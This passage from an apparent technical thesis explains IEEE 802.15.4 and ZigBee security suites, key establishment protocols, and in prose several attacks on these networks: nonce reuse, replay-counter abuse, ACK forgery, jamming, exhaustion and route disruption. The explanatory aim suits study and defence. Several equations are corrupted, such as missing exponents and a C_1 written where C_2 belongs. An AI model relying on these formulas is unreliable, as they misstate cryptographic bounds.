		Access control	Data encryption	Frame integrity	Sequential freshness (optional)
0x00	None				
0x01	AES-CTR	X	X		X
0x02	AES-CCM-128	X	X	X	X
0x03	AES-CCM-64	X	X	X	X
0x04	AES-CCM-32	X	X	X	X
0x05	AES-CBC-MAC-128	X		X	
0x06	AES-CBC-MAC-64	X		X	
0x07	AES-CBC-MAC-32	X		X	

Figure 3.10. 802.15.4 Security suites [35]

3.6.1.4 AES-CTR suite

This suite provides confidentiality protection using the AES block cipher with counter mode. To encrypt data under this mode, the sender break the cleartext packet to be sent into 16-byte blocks $p_1..p_n$ and computes it the following way:

$$c_i = p_i \,(+)\, E_k(x_i) \qquad \text{where } x_i \text{ is each block varying counter}$$

The recipient recovers the original plaintext by computing:

$$p_i = c_i (+) E_k(x_i)$$

Obviously, the recipient needs the x_i counter value in order to reconstruct the original payload. This counter, also called nonce, is composed of a static field, the sender's address and 3 separate counters: a 4 byte counter frame that identifies the packet, a 1 byte key counter field and a 2 byte block counter that numbers the 16 byte blocks within the packet as shown the following figure: [35]

Figure 3.11. Format of the input x_i to the block cipher for the AES-CTR [30]

The frame counter is maintained by the hardware radio. The sender increments this counter after encrypting a new packet. As soon as it gets to the maximum value, the radio returns an error code and no more encryptions are possible. The key counter is a one byte counter under the application's control. It can be incremented in the case that the frame counter reaches its maximum possible value. The requirement is that the nonce must never repeat within the lifetime of any single key, and the role of the frame and key counter is to prevent nonce reuse. The 2 byte block counter ensures that each block will use a different nonce value and it is not necessary for the sender to include it in the packet because the receiver can infer its value for each block. [35]

Figure 3.12. Formatting of the data field for AES-CTR [30]

To sum up, as shown in the previous figure, the sender includes the key counter, the frame counter and the encrypted payload into the data payload field of the packet. The complete scheme of the CTR mode implementation is shown in Figure 3.13.




Figure 3.13. AES-CTR suite [35]

3.6.1.5 AES-CBC-MAC suite

In this security suite the cryptographic operations consist on performing AES-CBC-MAC authentication on the MHR and MAC payload using either 32 bit, 64 bit or 128 bit integrity codes. Access control and frame integrity are provided in this suite.

The CBC-MAC algorithm makes use of an underlying block cipher to provide data integrity on input data. The block cipher encrypts input vectors of the block size to output vectors of the block size using a cryptographic key. Being *D* any input vector once a key has been selected. The vector of length equal to the block size, *O*, which is the output of the block cipher when applied to *D*, using the enciphering operation, is represented as follows:

$O = e(D)$

The data to be authenticated is grouped into contiguous blocks, D_1, D_2, ..., D_n, each one with length equal to the block size. If the number of data bits is not a multiple of the block size, then the final input block will be a partial block of data, left justified, with zeroes appended to form a full block. The calculation of the MIC is given by the following equations where (+) represents the XOR of two vectors. [35]

$O_1 = e(D_1)$

$O_2 = e(D_2 (+) O_1)$

$O_3 = e(D_3 (+) O_2)$

…..

$O_n = e(D_n (+) O_n–1)$

The MIC is selected from O_n. Devices that implement CBC-MAC shall be capable of selecting the leftmost M bits of O_n as the MIC, where $32 < M < 128$ and M is a multiple of 8. A block diagram of the MIC generation is given in the following figure:




Figure 3.14. AES-CBC-MAC suite [35]

3.6.1.6 AES-CCM suite

The CTR-CBC-MAC (CCM) is an authenticate-and-encrypt block cipher mode, using a block cipher with 128 bit block size (AES). The CCM requires three input elements: the payload, to be both encrypted and authenticated, associated data as the header, to be authenticated but not encrypted, and a nonce to be assigned to the payload and the associated data. The CCM provides both the authentication and encryption and

uses the techniques of the CTR for encryption and the CBC-MAC for authentication. The CCM is composed of two methods: *generation-encryption* that requires the generation of the MIC first and then the encryption, and *decryption-verification* that requires first the decryption of the ciphertext and then the verification of the MIC.

A sender requires an input of {*K*, *N*, *m*, *a*}, where *K* is the AES encryption key, *N* is a nonce of *15 – L* octets, *m* is the message consisting of a string of *l(m)* octets where $0 \leq l(m) < 28L$ to be encoded in a field of *L* octets, and *a* is additional authenticated data consisting of a string of l(a) octets where $0 \leq l(a) < 264$. Additional data *a* are authenticated, but not encrypted, and are not included in the output of this mode. Furthermore, they can be used to authenticate plaintext headers that affect the interpretation of the message. For authentication, the authentication field *T* is computed using the CBC-MAC. [35]

From B_0, B_1, ... B_n being a sequence of blocks for the CBC-MAC. Consisting a block of:

$$B_0 = \{F, N, l(m)\}$$

where *F* is one octet in length with the information:

$$F = \{Reserved\text{-}bit, Adata\text{-}bit, (M-2)/2, L-1\}$$

N is the nonce with *15-L* octets in length, and *l(m)* has *L* octets in length. The *Adata-bit* is 0 if $l(a) = 0$ and 1 if $l(a) > 0$. The CCM mode has two parameter choices: *M*, the size of the authentication field, and *L*, the size of the length field. *M* can either be 4, 6, 8, 10, 12, 14, or 16 octets, has an encoding field of *(M-2)/2*, and involves a trade-off between message expansion and the probability that an attacker can undetectably modify a message. *L* can either be 2 to 8 octets, has an encoding field of *L-1*, and requires a trade-off between the maximum message size and the size of the nonce based on applications. If $l(a) > 0$ and consequently *Adata-bit=1*, one or more blocks of authentication data are added including $l(a)$ and *a* encoded in a reversible manner. If $0 < l(a) < 216\text{-}28$, the length field is encoded as 2 octets. If $216\text{-}28 \leq l(a) < 232$, the length field is encoded as 6 octets consisting of the octets 0 x ff, 0 x fe, and 4 octets encoding $l(a)$. If $232 \leq l(a) < 264$, the length field is encoded as 10 octets consisting of the octets 0 x ff, 0 x ff, and 8 octets encoding $l(a)$.

The blocks encoding *a* are formed by concatenating the string that encodes *l(a)* with *a* and splitting the result into 16 octet blocks, padding the last block with zeroes if necessary. These blocks are appended to the first block B_0. After the additional authentication blocks have been added, add the message blocks. The message blocks are formed by splitting the message *m* into 16 octet blocks, padding the last block with zeroes if necessary. If *m* is an empty string, no blocks are added. The result is a sequence of blocks B_0, B_1, ... B_n. The CBC-MAC is now computed by:

$$X_1 = E_k(B_0)$$

$$X_{i+1} = E_k(X_i(+)B_i) \text{ for } i = 1, \ldots, n$$

$$T = \text{first-}M\text{-octets}(X_n+1)$$

The CTR mode is used for encryption, and key stream blocks are defined as follows:

$$S_i = E_K(A_i) \text{ for } i = 0, 1, 2, \ldots$$

where

$$A_i = \{F, N, Counter\ i\}$$

and

$$F = \{ Reserved\text{-}bits\ (2\ bits), 0\ (3\ bits), L\text{-}1\ (3\ bits)\}$$

N is the nonce with *15-L* octets in length, and *Counter* has *L* octets in length. The message is encrypted by XORing the octets of message *m* (+) S, where S=*l*(*m*) octets of $S_1||S_2||S_3$, ... , and note that S_0 is not used to encrypt the message. The authentication value is obtained as follows: $U = T$ (+) first-*M*-octets(S_0). The ciphertext is *m*(+) *S*||*U*.

For decryption, the receiver needs the encryption key *K*, the nonce *N*, the additional authenticated data *a*, and the encrypted and authenticated message *c*. First, the key stream is generated to recover the message *m* and the value *T*. The message and additional authentication data is then used to re-compute the CBC-MAC value and check *T*. If the *T* value is not correct, the receiver shall not reveal any information except for the fact that *T* is incorrect. In particular, the receiver shall not reveal the decrypted message, the value *T*, or any other information. [35]

3.6.1.7 PIB Security material

The information stored in the MAC PIB is dependent on the individual security suite selected. The symmetric key is the AES key for this ACL entry that shall be used to perform exactly one of (CTR encryption) or (CCM encryption and authentication) or (CBC-MAC authentication).

The frame counter is the running counter that shall be included in the payload field in the MAC payload of the MAC frame. This counter is incremented each time a secure frame is transmitted. This counter will not roll over. This value helps to ensure that the CCM nonce is unique and allows the recipient to use the counter to ensure freshness.

The key sequence counter is a counter that is fixed by the higher layer and that shall be included in the payload field in the MAC payload of the MAC frame. The key

sequence counter can be used, for instance, if the frame counter is exhausted. This value helps to ensures that the CCM nonce is unique and allows the recipient to use the counter to ensure freshness.

The optional external frame counter and optional external key sequence counter are fields that may be stored in the ACL entry that represent the values of the last received frame counter and key sequence counter, respectively, in secure frames corresponding to this ACL entry. If the optional external frame counter and optional external key sequence counter fields are included in the ACL entry, the MAC will use them to verify the sequential freshness of received secure frames. [35]

3.6.2 ZigBee specification security

3.6.2.1 Security keys

128-bit symmetric keys are used by ZigBee devices to provide security to the network. For unicast communication between APL entities two ZigBee devices share a Link Key (LK). It is used as the basis of security services in High Security mode (HS). All the devices on the network share a Network Key (NK) and it is used for all broadcast communications. The NK is used as the basis of security services in Standard Security mode (SS). A Master Key (MK) is used to establish a key and it is shared pairwise between two ZigBee devices.

The security keys can be acquired in different ways, either using key establishment, key transport or pre-installation. Key Transport is the case that the Trust Center of the network sends the key to the device. Key Establishment is the method that is used to establish a pairwise key between two devices. Note that for this method, a pre-shared key is required between two devices. Pre-installation is the case that the device acquires the key before joining the network.

In order to avoid reuse of keys across different security services, it is possible to derive different keys from the LK. Uncorrelated keys can be derived using a one-way function so that execution of different security protocols can be logically separated. Three types of secret keys can be derived from a LK: a Key-Transport Key, a Data Key or a Key-Load Key. The derivation of these keys, except Data Key, requires computation of a Keyed-Hashing for Message Authentication Code (HMAC). All the derived keys must share the associated frame counters. [29]

3.6.2.2 Trust center

In each secure ZigBee network, there exists a unique Trust Center (TC) application which is trusted by all the devices in the network. TC distributes keys as part of network and end-to-end application configuration management. In high-security applications devices are using MK, whereas in low-security applications devices are using NK to initiate secure communication with TC. MK and NK can be obtained by either pre-installation or a kind of key transport which is called in-band unsecured key transport. The interaction between a ZigBee device and the TC for different purposes is given in the table at next page: [29]

Purpose	Device receives from TC	Via
Trust Management	Initial MK or Active NK	Unsecured Key Transport
Network Management	Initial active NK and updated NKs	Secured Key Transport
Configuration	MK or LKs	Secured Key Transport

Figure 3.15. ZigBee device and TC interaction [29]

Security Modes TC can be configured to operate in either Standard Security mode (SS) or High Security mode (HS). In SS mode, the TC is required to maintain the SNK and control the policies of network admittance. In HS mode, the TC is required to maintain a list of all the devices in the network, all the relevant keys (MKs, LKs, HSNKs) and control the policies of network admittance. As a result, the required memory of the TC grows with the number of the devices in the network in HS mode, but not in SS mode. In addition, the implementation of the Symmetric-Key Key Exchange and the Mutual Entity Authentication protocols are mandatory in HS mode. [29]

3.6.2.3 Network layer security

When a NWK layer frame needs to be secured, it is secured by using AES encryption/authentication in the CCM mode of operation. The upper layers control the security processing operations by setting up the security keys, frame counters and the security level.

As shown in Figure 3.16, the secured NWK layer frame is the one that includes an Auxiliary header, and it is indicated in the Frame Control field of the network header.

The Auxiliary Header includes the Frame Counter, which has the purpose of providing frame freshness and preventing processing of duplicate frames. A Secured Payload does not need to have an encrypted payload in the case only integrity protection is applied.

The Security Level field in the Security Control part of the Auxiliary Header indicates which security level is applied. The level can be None, MIC (integrity protection only, with three different MIC lengths: MIC-32, MIC-64, MIC-128), ENC (encryption only), and ENC-MIC (both encryption and integrity protection with three different MIC lengths: ENC-MIC-32, ENC-MIC-64, ENC-MIC-128). The Message Integrity Code (MIC) is computed using the NWK header, the Auxiliary Header and the encrypted payload.

An interesting security precaution here is hiding the security level in the last step of Outgoing Frames Processing. Although the rationale behind this action is not defined in the specification, it is clear that it is not a significant protection since there are only eight choices. [29]




Figure 3.16. NWK layer secured frame structure [29]

3.6.2.4 Application layer security

When an APL layer frame needs to be secured, the APS sublayer is in charge to cover those security requests and it is secured by using AES encryption/authentication in the CCM mode of operation. The APS provides an interface between NWK and APL layers through a general set of service for use of ZDO and Application Objects. The upper layers issue primitives to APS sublayer to use its services. The APS Layer Security includes the following services:

- The **Establish Key** service, which is the mechanism for establishing a Link Key (LK) between two ZigBee devices. The method used for key establishment is Symmetric-Key Key Exchange (SKKE). Besides, Master Key (MK) is the trust information used in the key establishment.
- The **Transport Key** service provides secure or unsecure means to transport either a NK, LK or MK.
- The **Update Device** service is meant to provide secure means for a ZigBee router in order to inform the TC about an update on a device status.
- The **Remove Device** service is used to inform a ZigBee router that one of his children should be removed from the network.

- The **Request Key** service is used for a device request for the active NK or the end-to-end application MK from another device.
- The **Switch Key** service provides secure means for TC to inform network devices to switch to the alternate NK.
- The **Entity Authentication** service provides authenticity between two devices based on a shared secret.
- The **Permission Configuration Table (PCT)** stores the information of which devices have authorization to perform which commands and if security based on LK is necessary.

The services of the APS sublayer are issued in APS Command Frames. The structure of the APS Command Frames is given in Figure. XX. The first two fields of all the frames, the Frame Counter and the APS Counter, form the APS Header. The remaining fields form the APS Payload, whose first field APS Command Identifier indicates the type of the command frame.

There are some important points regarding the APS command frames. Key Establishment command frames are sent unsecured. The Status field of the Update-Device command indicates the security mode (SS/HS), the security of the frame (Secured/Unsecured), and the type of the join (Join/Rejoin); unless the device is leaving. Partner Address field of the Request-Key command is not present when the key type is NK or TCLK (TCLK means LK of the TC). The MK/LK pairs and the relevant information are stored in the APS Layer Information Base (AIB). [29]




Figure 3.17. APS Command frames [29]

3.6.2.4.1 Symmetric-Key Key Establishment Protocol

In the Symmetric-Key Key Establishment (SKKE) protocol, an initiator device U establishes a LK, or LK_{UV}, with a responder device V using a shared secret MK or MK_{UV}. In the first two messages, the devices exchange their 16-byte challenges. In the last two messages, the devices exchange the data they have computed using the challenges and the device identities. Note that **kdf** is the key derivation function that takes two parameters: the shared secret bit string, and the length of the keying data to be generated. After verifying that they received the correct values, they use another value as the LK that both of them can compute. The Data field in a SKKE frame stores the value of either a challenge or a MAC tag. [29]

SKKE-1	U→V	QEU
SKKE-2	V→U	QEV
Computation in U		$Z = MAC\{U\|\|V\|\|QEU\|\|QEV\}_{MK}$ KKeyData = kdf(Z, 256) MacKey = Leftmost 128bits of KKeyData = H(Z||0x00000001) KeyData = Rightmost 128bits of KKeyData = H(Z||0x00000002) MacData2 = 0x03||U||V||QEU||QEV $MacTag2 = MAC(MacData2)_{MacKey}$
SKKE-3	U→V	MacTag2
Verification in V		MacData2 = 0x03||U||V||QEU||QEV Verify MacTag2 using MacData2
Computation in V		$Z = MAC\{U\|\|V\|\|QEU\|\|QEV\}_{MK}$ KKeyData = kdf(Z, 256) MacKey = Leftmost 128bits of KKeyData = H(Z||0x00000001) KeyData = Rightmost 128bits of KKeyData = H(Z||0x00000002) MacData1 = 0x02||V||U||QEV||QEU $MacTag1 = MAC(MacData1)_{MacKey}$
SKKE-4	V→U	MacTag1
Verification in U		MacData1 = 0x02||V||U||QEV||QEU Verify MacTag2 using MacData2
U and V use KeyData as the new LK $LK = H(MAC\{U\|\|V\|\|QEU\|\|QEV\}_{MK}\|\|0x00000002)$		

Figure 3.18. SKKE Protocol (H: Hash function, MAC: HMAC function, ||: Concatenation, 0x: Hexadecimal) [29]

3.6.2.4.2 Mutual Entity Authentication protocol

In the Mutual Entity Authentication (MEA) protocol, an initiator device U and a responder device V mutually authenticate each other based on a secret key (NK). The devices authenticate each other by using random challenges with responses based on a

NK. In the first two messages, the devices exchange their challenges. Note that, OFC stands for the Outgoing Frame Counter of the device. In the last two messages, the devices exchange the data they have computed using their information and their frame counter values. They use the frame counter values they received and their previous knowledge to verify that they received the correct values, and thereby authenticate each other. [29]

MEA-1	U→V	QEU
MEA-2	V→U	QEV
Computation in U		$\text{MacData2} = \text{0x03}\|\text{U}\|\text{V}\|\text{QEU}\|\text{QEV}\|\text{OFC}_U$ $\text{MacTag2} = \text{MAC}\{\text{MacData2}\}_{NK}$
MEA-3	U→V	$\text{MacTag2}, \text{OFC}_U$
Verification in V		$\text{MacData2} = \text{0x03}\|\text{U}\|\text{V}\|\text{QEU}\|\text{QEV}\|\text{OFC}_U$ Verify MacTag2 using MacData2
Computation in V		$\text{MacData1} = \text{0x02}\|\text{V}\|\text{U}\|\text{QEV}\|\text{QEU}\|\text{OFC}_V$ $\text{MacTag1} = \text{MAC}(\text{MacData1})_{NK}$
MEA-4	V→U	$\text{MacTag1}, \text{OFC}_V$
Verification in U		$\text{MacData1} = \text{0x02}\|\text{V}\|\text{U}\|\text{QEV}\|\text{QEU}\|\text{OFC}_V$ Verify MacTag1 using MacData1

Figure 3.19. MEA Protocol (MAC: HMAC function, ||: Concatenation, 0x: Hexadecimal) [29]

3.7 Possible attacks on 802.15.4 security

3.7.1 Same-nonce attack

There is a chance that in a sender's ACL entry table, there are entries with the same key and the same nonce. If such a thing happens, a security attack is possible. Note that the nonce is also used as the frame counter. The risky scenario happens when there are two plaintexts (P_1, P_2) and two ciphertexts (C_1 and C_2) using the same key (K) and the same nonce (N), and an attacker can obtain C_1 and C_2, but cannot obtain P_1 and P_2. Then the adversary can obtain P_1 (+) P_2 = C_1 (+) C_1 since the counters are the same and the keys are the same although the adversary does not know the key. The adversary may obtain much useful information from P_1 (+) P_2. Same nonce occurs in many situations such as power failure, sleep mode, and etc. Same keys happen in many situations too such as using broadcasting key, using grouping key, and etc. [31]

3.7.2 Replay-protection attack

In the IEEE 802.15.4 specification, the replayed message is prevented by the replay protection mechanism known as sequential freshness. This is achieved by which a receiver checks the recent counter and rejects the frame which has the counter value equal to or less than the previous obtained counter. However, this replay protection mechanism is subjected to another attack, called Replay-Protection attack, which is one kind of Denial-of-Service attacks. Replay-protection attacks may be launched when an attacker is capable of sending many frames containing different large frame counters to a receiver, who performs replay protection and raises the replay counter up as the largest frame counter in the receiver so far. Then, when a normal station sends a frame with a reasonable size of frame counter that is smaller than the replay counter maintained at the receiver, the frame will be discarded for the replay-protection purpose and consequently the service will be denied. [31]

3.7.3 ACK attack

There is no integrity protection provided on ACK frames. When a sender sends a frame, it can request an ACK frame from the receiver by setting the bit flags in the outgoing data frame.

The eavesdropper can forge the ACK frame by using the un-encrypted sequence number from the data frame. If an attacker does not want a particular frame to be received by the receiver, he can send interference to the receiver at the same time when

the sender is sending the data frame. This leads to reject the frame. The adversary can then send a forged ACK frame fooling the sender that the receiver successfully received the frame. Therefore, a sender cannot be sure if the received frame came from the receiver or another node even if the receiver received the ACK frame. [31]

3.7.4 Jamming attack

A jamming attack is the wireless equivalent of a Denial of Service (DoS) attack. It is simple and effective, especially in single frequency networks. It aims to weaken or zero-out the availability of system services. At PHY layer, a jamming attack can be easily carried out by continuously sending out radio signals using relatively high transmission power. All needed is a PHY compliant transmitter. What makes the ZigBee networks even more vulnerable to jamming attacks is their extremely low transmission power. [33]

3.7.5 Exhaustion

Exhaustion attacks are a type of DoS attacks from the point view of service availability. One common exhaustion attack is to exploit some initiation or connection procedures, like association procedures, that require both nodes involved to store some state values in their memory. A device can try to associate with all the coordinators within its reach, notwithstanding the protocol demands that each device be associated only with one coordinator. [33]

A more powerful attack can be launched by a compromised coordinator, who allures large number of nodes to associate with it by appearing to be a coordinator with high link quality (LQ) or low level in the tree. After that, it can simply send out deliberately configured beacons to force all the devices to stay active for most of the time, resulting in quick battery depletions at those devices. [33]




Figure 3.20. Exhaustion attack [33]

3.7.6 Collision

Collision attacks are often launched by deviating from the protocols rather than blindly as in the jamming attacks. An attacker can selectively create collisions, especially to some sensitive control and management frames. For example, collision with an ACK frame will cause the sender to back off exponentially; collision with an association response frame will force the device to start the multistep association procedure from the very beginning; and collision with several beacon frames from a beacon enabled coordinator will cause its children to get orphaned. By creating collisions selectively, an attacker can make the attacks look like random collisions. [33]




Figure 3.21. Collision attack [33]

3.7.7 Unfairness

Unfairness attacks can substantially degrade the network performance, though normally not shut down the whole network. Media access points are one of the most vulnerable places where unfairness attacks can be launched. Unslotted CSMA-CA is used for channel access in non-beacon enabled mode and slotted CSMA-CA for channel access during the contention access period (CAP) in beacon enabled mode. In beacon enabled mode, a cheating node can capture the channel immediately after it receives a beacon, by simply skipping the back-off process as well as the CCA process. In non-beacon enabled mode, a cheating node can also get some priority in accessing the channel by using smaller back-off period and/or CCA duration. By transmitting messages one after another, a cheating node has a good chance of keeping the control of the channel. Other nodes have little chance of transmitting their messages before the cheating node finishes all its transmissions. This problem comes because of the fact

that, unlike in 802.11, no strict mechanism is used in 802.15.4 to prevent other transmission from happening between a frame and its corresponding ACK. [33]




Figure 3.22. Unfairness attack [33]

3.8 Possible attacks to ZigBee NWK layer

3.8.1 Route disruption in the cluster-tree by a compromised device

As shown in the figure below, an attacker can repeatedly send association requests to a coordinator, each time with a different forged IEEE device address. The coordinator under attack will soon reach its C_m capacity. Afterwards, any legitimate association request will be rejected by the coordinator. Such attacks are especially powerful when launched at a small level of the tree, as closer as possible to the root of the tree. [33]




Figure 3.23. Route disruption in the cluster tree attack (compromised device) [33]

3.8.2 Route disruption in the cluster-tree by a compromised coordinator

A compromised coordinator can perform another type of attack. The coordinator A can capture the devices around it by announcing itself as an extremely good coordinator if possible at very small level in the tree. After attracted large number of devices, the coordinator can then perform various attacks such as dropping or selectively dropping packets, broadcasting specially configured beacons to keep all those devices from entering low energy consumption states, and controlling the sub-tree formation. In the figure at next page, this kind of attack is illustrated.

